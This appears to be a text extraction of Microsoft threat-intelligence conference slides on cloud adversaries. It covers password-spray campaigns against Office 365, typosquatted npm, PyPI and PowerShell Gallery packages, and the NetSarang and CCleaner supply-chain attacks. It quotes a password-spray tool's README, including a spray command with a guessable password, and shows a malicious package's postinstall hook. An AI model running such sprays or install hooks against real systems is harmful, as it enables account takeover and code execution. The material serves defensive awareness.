



Customers, Suppliers, and the Adversaries that come with them

John Lambert, @JohnLaTwC
Microsoft Threat Intelligence Center



Microsoft
Threat
Intelligence
Center

Activity Groups

1 H hydrogen																	2 He helium
3 Li lithium	4 Be beryllium											5 B boron	6 C carbon	7 N nitrogen	8 O oxygen	9 F fluorine	10 Ne neon
11 Na sodium	12 Mg magnesium											13 Al aluminium	14 Si silicon	15 P phosphorous	16 S sulphur	17 Cl chlorine	18 Ar argon
19 K potassium	20 Ca calcium	21 Sc scandium	22 Ti titanium	23 V vanadium	24 Cr chromium	25 Mn manganese	26 Fe iron	27 Co cobalt	28 Ni nickel	29 Cu copper	30 Zn zinc	31 Ga gallium	32 Ge geramanium	33 As arsenic	34 Se selenium	35 Br bromine	36 Kr krypton
37 Rb rubidium	38 Sr strontium	39 Y yttrium	40 Zr zirconium	41 Nb niobium	42 Mo molybdenum	43 Tc technetium	44 Ru ruthenium	45 Rh rhodium	46 Pd palladium	47 Ag silver	48 Cd cadmium	49 In indium	50 Sn tin	51 Sb antimony	52 Te tellurium	53 I iodine	54 Xe xenon
55 Cs caesium	56 Ba barium		72 Hf hafnium	73 Ta tantalum	74 W tungsten	75 Re rhenium	76 Os osmium	77 Ir iridium	78 Pt platinum	79 Au gold	80 Hg mercury	81 Tl thallium	82 Pb lead	83 Bi bismuth	84 Po polonium	85 At astatine	86 Rn radon
87 Fr francium	88 Ra radium		104 Rf rutherfordium	105 Db dubnium	106 Sg seaborgium	107 Bh bohrium	108 Hs hassium	109 Mt meitnerium	110 Ds darmstadtium	111 Rg goettgenium	112 Cn copernicium	113 Nh nihonium	114 Fl flerovium	115 Mc moscovium	116 Lv livermorium	117 Ts tennessine	118 Og oganeson

Over 110 groups known to us

Over 70 full-fledged Activity Groups

57 La lanthanum	58 Ce cerium	59 Pr praseodymium	60 Nd neodymium	61 Pm promethium	62 Sm samarium	63 Eu europium	64 Gd gadolinium	65 Tb terbium	66 Dy dysprosium	67 Ho holmium	68 Er erbium	69 Tm thulium	70 Yb ytterbium	71 Lu lutetium
89 Ac actinium	90 Th thorium	91 Pa protactinium	92 U uranium	93 Np neptunium	94 Pu plutonium	95 Am americium	96 Cm curium	97 Bk berkelium	98 Cf californium	99 Es einsteinium	100 Fm fermium	101 Md mendelevium	102 No nobelium	103 Lr lawrencium

Tenants bring their adversaries
with them

Credential Attacks - THALLIUM

Wonkblog

The U.N. issued trade sanctions against North Korea. Then hackers infiltrated it.

By Peter Whoriskey March 6 [Email the author](#)



This Feb. 16 photo released by Japan's Ministry of Defense shows what it says is North Korean-flagged tanker Yu Jong 2, bottom, and Min Ning De You 078 lying alongside in the East China Sea performing a ship-to-ship transfer. The United Nations has imposed sanctions against many types of trading with North Korea. (Ministry of Defense via Associated Press)

The U.N. incident report also indicates that the attack appears to have begun with a tactic known as “spear-phishing.” Victims received forged email messages with file attachments. Those attachments were made to appear like legitimate documents, according to the report, making it more likely for recipients to open the files — and expose them to risk.

The panel members were using Microsoft's Office 365 software, and after an investigation by Microsoft, the company reported to the United Nations that it associated the attack with a “nation-state.”

Mabna Institute

- ~300 Universities
- Stole 30 TBs of IP
- 8,000/100,000 accounts
- Focused on O365
- Setup Email Forwarding



Malicious cyber activity of Iran-based Mabna Institute


Summary

According to information derived from an FBI investigation, a group of malicious cyber actors working for the Iran-based Mabna Institute (Mabna) have been conducting coordinated and broadly targeted password spray attacks against organizations in the United States and abroad. Victims of Mabna often lack multi-factor authentication (MFA), lack preventative network activity alerts, and allow easy-to-guess passwords (e.g., "Winter2018", "Password123!").

Mabna targets companies using single sign-on (SSO) and cloud-based applications utilizing federated authentication protocols. While many SSO and cloud-based applications offer federated authentication protocols, Mabna has focused their efforts on victims hosted on Microsoft Office 365 (O365). After successfully compromising victims, Mabna actors likely utilize inbox synchronization to obtain unauthorized access to the organization's email directly from the cloud which subsequently allows for the download of user mail to locally stored email

Password Spray

- Requires only minimal knowledge of PowerShell and your target
- Automatically detects:
 - LockoutThreshold policy
 - Fine-grained Password Policy
 - Minimum Password Length
- Finds the lowest account lockout threshold in the domain to avoid locking out any accounts
- Slowly tests for weak passwords



https://github.com/dafthack/DomainPasswordSpray

Features Business Explore Pricing

This repository Search Sign in or Sign up

dafthack / DomainPasswordSpray

Watch 9 Star 35 Fork 18

Code Issues 0 Pull requests 0 Projects 0 Pulse Graphs

Branch: master DomainPasswordSpray / README.md Find file Copy path

commit	author	date	
49c2573	dafthack	Update README.md	on Oct 6 2016

1 contributor

31 lines (22 sloc) | 1.96 KB

Raw Blame History

DomainPasswordSpray

DomainPasswordSpray is a tool written in PowerShell to perform a password spray attack against users of a domain. By default it will automatically generate the userlist from the domain. BE VERY CAREFUL NOT TO LOCKOUT ACCOUNTS!

##Quick Start Guide Open a PowerShell terminal from the Windows command line with 'powershell.exe -exec bypass'.

Type 'Import-Module Invoke-DomainPasswordSpray.ps1'.


The only option necessary to perform a password spray is either -Password for a single password or -PasswordList to attempt multiple sprays. When using the -PasswordList option Invoke-DomainPasswordSpray will attempt to gather the account lockout observation window from the domain and limit sprays to one per observation window to avoid locking out accounts.

The following command will automatically generate a list of users from the current user's domain and attempt to authenticate using each username and a password of Winter2016.

```
Invoke-DomainPasswordSpray -Password Winter2016
```

The following command will use the userlist at users.txt and try to authenticate to the domain "domain-name" using each password in the passlist.txt file one at a time. It will automatically attempt to detect the domain's lockout observation window and restrict sprays to one attempt during each window. The results of the spray will be output to a file called sprayed-creds.txt

Mail Sniper



- PowerShell script pen test tool used against Exchange Web Services (EWS)
- Works against EWS endpoint
 - If not known, Autodiscover process helps to locate the EWS endpoint URL
- Integrates Password Spray module

The screenshot shows the GitHub repository page for 'dafthack / MailSniper'. The repository has 69 commits, 2 branches, 0 releases, 2 contributors, and is licensed under MIT. The latest commit is dated Dec 23, 2016. The commit history shows three recent commits: 'Update LICENSE' (7 months ago), 'Added randomization of the ImpersonationAssignmentName so as not to c...' (4 months ago), and 'Update README.md' (4 months ago). The README.md file is displayed, containing the following text:

MailSniper

MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for specific terms (passwords, insider intel, network architecture information, etc.). It can be used as a non-administrative user to search their own email, or by an Exchange administrator to search the mailboxes of every user in a domain.

For more information about MailSniper check out this [blog post](#).

MailSniper also includes additional modules for password spraying, and gathering the Global Address List from OWA and EWS.

For more information about additional MailSniper modules check out this [blog post](#).

Graph API

Microsoft Technologies Documentation Resources

Microsoft Graph Examples Graph Explorer Quick Start Documentation Samples & SDKs Changelog

Build smarter productivity apps

Use the Microsoft Graph API to connect to the data that drives productivity – mail, calendar, contacts, documents, directory, devices, and more.

SEE EXAMPLES >

Rich context
Get rich context for your applications, such as who someone's manager is, whether they're are out of office, or what documents they've been working on.

Deep insights
Access deep insights generated from usage patterns, such as trending documents, best team meeting times, or who people typically work with.

Real-time updates
Respond to changes in Microsoft Graph data in real time. Reschedule a meeting based on responses, notify others when a file is modified, or continue a process after it's been approved.

Broad reach
Build solutions that target enterprise users in Azure and Office 365, consumers on Office Online (Outlook.com and OneDrive.com), or both.

85%
of all Fortune 500 companies are using data in Microsoft Graph

85M
monthly active users on Office 365 commercial

400M
Outlook.com monthly active users

8T
resources (emails, events, users, files, groups, and more) in Microsoft Graph

A choice of Technology is a
choice of Attack Surface

Malicious JavaScript Packages on npm

```
package.json x
1  {
2    "name": "crossenv",
3    "version": "6.1.1",
4    "description": "Run scripts that set and use env",
5    "main": "index.js",
6    "scripts": {
7      "test": "echo \"Error: no test specified\" &&
8      "postinstall": "node package-setup.js"
9    },
10   "author": "Kent C. Dodds <kent@doddsfamily.us>",
11   "license": "ISC",
12   "dependencies": {
13     "cross-env": "^5.0.1"
14   }
15 }
16
```

1:51 AM - 1 Aug 2017

1,047 Retweets 1,024 Likes



JavaScript Packages Caught Stealing Environment Variables

By [Catalin Cimpanu](#)

August 4, 2017 08:42 AM 2

On August 1, npm Inc. — the company that runs the biggest JavaScript package repository — removed 38 JavaScript npm packages that were caught stealing environment variables from infected projects.

According to a subsequent investigation by npm's team, on July 19, a person named **HackTask** uploaded 38 JavaScript libraries on the npm repository.

babelcli: 42
cross-env.js: 43
crossenv: 679
d3.js: 72
fabric-js: 46
ffmpeg: 44
gruntcli: 67
http-proxy.js: 41
jquery.js: 136
mariadb: 92
mongoose: 196
mssql-node: 46
mssql.js: 48
mysqljs: 77
node-fabric: 87
node-opencv: 94
node-openssl: 40
node-openssl: 29
node-sqlite: 61

node-tkinter: 39
nodecaffe: 40
nodefabric: 44
nodeffmpeg: 39
nodemailer-js: 40
nodemailer.js: 39
nodemssql: 44
noderequest: 40
nodesass: 66
nodesqlite: 45
opencv.js: 40
openssl.js: 43
proxy.js: 43
shadowsock: 40
smb: 40
sqlite.js: 48
sqliter: 45
sqlserver: 50
tkinter: 45

Malicious Python Packages on PyPI



AKTUALITY

ÚRAD

OCHRANA UTAJOVANÝCH SKUTOČNOSTÍ

ŠÍFROVÁ OCH

skcsirt-sa-20170909-pypi

SK-CSIRT advisory

Advisory ID: skcsirt-sa-20170909-pypi-malicious-code

First published: 2017-09-09 22:00

Version: 1.1

CVE: none

Affected platforms: Python (all versions on any OS incl. Windows, Linux, Mac OS)

Severity: Medium (fake software packages, code execution of benign malware)

== Summary ==

SK-CSIRT identified malicious software libraries in the official Python package repository, PyPI, posing as well known libraries. A prominent example is a fake package `urllib-1.21.1.tar.gz`, based upon a well known package `urllib3-1.21.1.tar.gz`.

Such packages may have been downloaded by unwitting developer or administrator by various means, including the popular "pip" utility (`pip install urllib`).

There is evidence that the fake packages have indeed been downloaded and incorporated into software multiple times between June 2017 and September 2017.

== Description ==

Copies of several well known Python packages were published under slightly modified names in the official Python package repository PyPI (prominent example includes `urllib` vs. `urllib3`, `bzip` vs. `bzip2`, etc.). These packages contain the exact same code as their upstream package thus their functionality is the same, but the installation script, `setup.py`, is modified to include a malicious (but relatively benign) code.

Ten Malicious Libraries Found on PyPI - Python Package Index

By [Catalin Cimpanu](#)

September 15, 2017

08:15 AM

2

The Slovak National Security Office (NBU) has identified ten malicious Python libraries uploaded on [PyPI](#) — Python Package Index — the official third-party software repository for the Python programming language.

NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages — e.g.: "urllib" instead of "urllib3."

- **acqusion** (uploaded 2017-06-03 01:58:01, impersonates *acquisition*)
- **apidev-coop** (uploaded 2017-06-03 05:16:08, impersonates *apidev-coop_cms*)
- **bzip** (uploaded 2017-06-04 07:08:05, impersonates *bz2file*)
- **crypt** (uploaded 2017-06-03 08:03:14, impersonates *crypto*)
- **django-server** (uploaded 2017-06-02 08:22:23, impersonates *django-server-guardian-api*)
- **pwd** (uploaded 2017-06-02 13:12:33, impersonates *pwdhash*)
- **setup-tools** (uploaded 2017-06-02 08:54:44, impersonates *setuptools*)
- **telnet** (uploaded 2017-06-02 15:35:05, impersonates *telnetserverlib*)
- **urllib3** (uploaded 2017-06-02 07:09:29, impersonates *urllib3*)
- **urllib** (uploaded 2017-06-02 07:03:37, impersonates *urllib3*)

The malicious code was intended for use with Python 2.x, and it generated errors when used in Python 3.x applications. This is how users discovered its presence while debugging their apps.

PowerShell Gallery



Register | S

Home Items Publish Statistics Documentation Status

Search Items

Welcome to the PowerShell Gallery

The PowerShell Gallery is the central repository for PowerShell content. You can find new PowerShell commands or Desired State Configuration (DSC) resc in the Gallery.

Getting Started with the Gallery

Installing items from the Gallery requires the latest version of the PowerShellGet module.

Get Latest PowerShellGet



For PowerShell 5.0 and up.

To see all options for installing PowerShellGet, see our [documentation](#) or the [PowerShellGet Github repository](#).

With the latest PowerShellGet module, you can:

- Search through items in the Gallery with [Find-Module](#) and [Find-Script](#)
- Save items to your system from the Gallery with [Save-Module](#) and [Save-Script](#)
- Install items from the Gallery with [Install-Module](#) and [Install-Script](#)
- Upload items to the Gallery with [Publish-Module](#) and [Publish-Script](#)
- Add your own custom repository with [Register-PSRepository](#)

Check out our [documentation](#) for more information on how to use PowerShellGet commands with the Gallery. You can also run `Update-Help -Module PowerShellGet` to install local help for these commands.

Unique Items

3,282

Total Item Downloads

134,485,249

Total Items

18,333



Nathan Buuck

@nibuuck

Follow



That's kind of fishy. A PSModule named like Microsoft's SpeculationControl module was published to PSGallery. 36 downloads. [@epakskape powershellgallery.com/packages/Specu...](#)


```
PS C:\Users\... Find-Module speculation* | fl *
Name           : SpeculationControl
Version        : 1.0.4
Type           : Module
Description    : This module provides the ability to query the speculation control settings for the system.
Author         : Matt Miller Security Engineer
CompanyName    : {PowerShellTeam, msftsecresponse}
Copyright      : Microsoft
PublishedDate  : 1/12/2018 12:23:04 AM
InstalledDate  :
UpdatedDate    :
LicenseUri     :
ProjectUri     :
IconUri        :
Tags           : {Security, ADV180002, Windows, PSModule}
Includes       : {Function, RoleCapability, Command, DscResource...}
PowerShellGetFormatVersion : ## 1.0.4
ReleaseNotes   : ## 1.0.4
                * Added message directing users to explanation of output
                * Addressed feedback regarding multiple CPUs when setting $cpu
                ## 1.0.3
                * Signed files using SHA2 certificate
Dependencies   : {}
RepositorySourceLocation : https://www.powershellgallery.com/api/v2/
Repository     : PSGallery
PackageManagementProvider : NuGet
AdditionalMetadata : {releaseNotes, versionDownloadCount, ItemType, copyright...}
Name           : SpeculationsControl!
Version        : 1.0.1
Type           : Module
Description    : This module provides the control settings for the system.
Author         : William Sampson Security Engineer
CompanyName    : williamsampson
Copyright      :
PublishedDate  : 1/31/2018 9:33:07 PM
InstalledDate  :
UpdatedDate    :
LicenseUri     :
ProjectUri     :
IconUri        :
Tags           : {Sacariyy, ZXC515353, PSModule}
Includes       : {Function, RoleCapability, Command, DscResource...}
PowerShellGetFormatVersion : ## 1.0.1
ReleaseNotes   : ## 1.0.1
Dependencies   : {}
RepositorySourceLocation : https://www.powershellgallery.com/api/v2/
Repository     : PSGallery
PackageManagementProvider : NuGet
AdditionalMetadata : {releaseNotes, versionDownloadCount, ItemType, packageSize...}
```

7:29 AM - 21 Feb 2018

<https://twitter.com/nibuuck/status/966334165493874688>

Supply Chain Attacks - Barium

- Leverage software update mechanisms
- Dangerous because the mechanism is central to trust in software
- Spreads quickly to all customers receiving updates



The screenshot displays the NetSarang website interface. At the top, the NetSarang logo is visible alongside navigation links for Products, Download, Sales, Resellers, Support, About, and Contact. A search bar is located in the top right corner. A prominent orange banner at the top of the main content area announces "Version 6 has been officially released. Click for more info." Below this banner, a large blue and yellow section features the Xmanager 6 logo and a detailed description of the software's capabilities, including its performance and remote access features. Two buttons, "Product Detail" and "Download", are positioned to the right of the text. The main content area is divided into several columns: "Evaluate Software" with a "Go to download" link, "Ask questions" with a "Go to support main" link, and "Purchase Software" with a "Go to online store" link. A "News & Notices" section highlights the release of Xmanager 6, Xshell 6, and Xftp 6, and a "Quick Links" section provides direct access to the Online Store, Xmanager Forum, and Xshell Forum.


Effect of the NetSarang Attack

Hits: 464,414

Victims: 4,950

Countries: 52

Identified
company
victims: 46



Ccleaner Attack



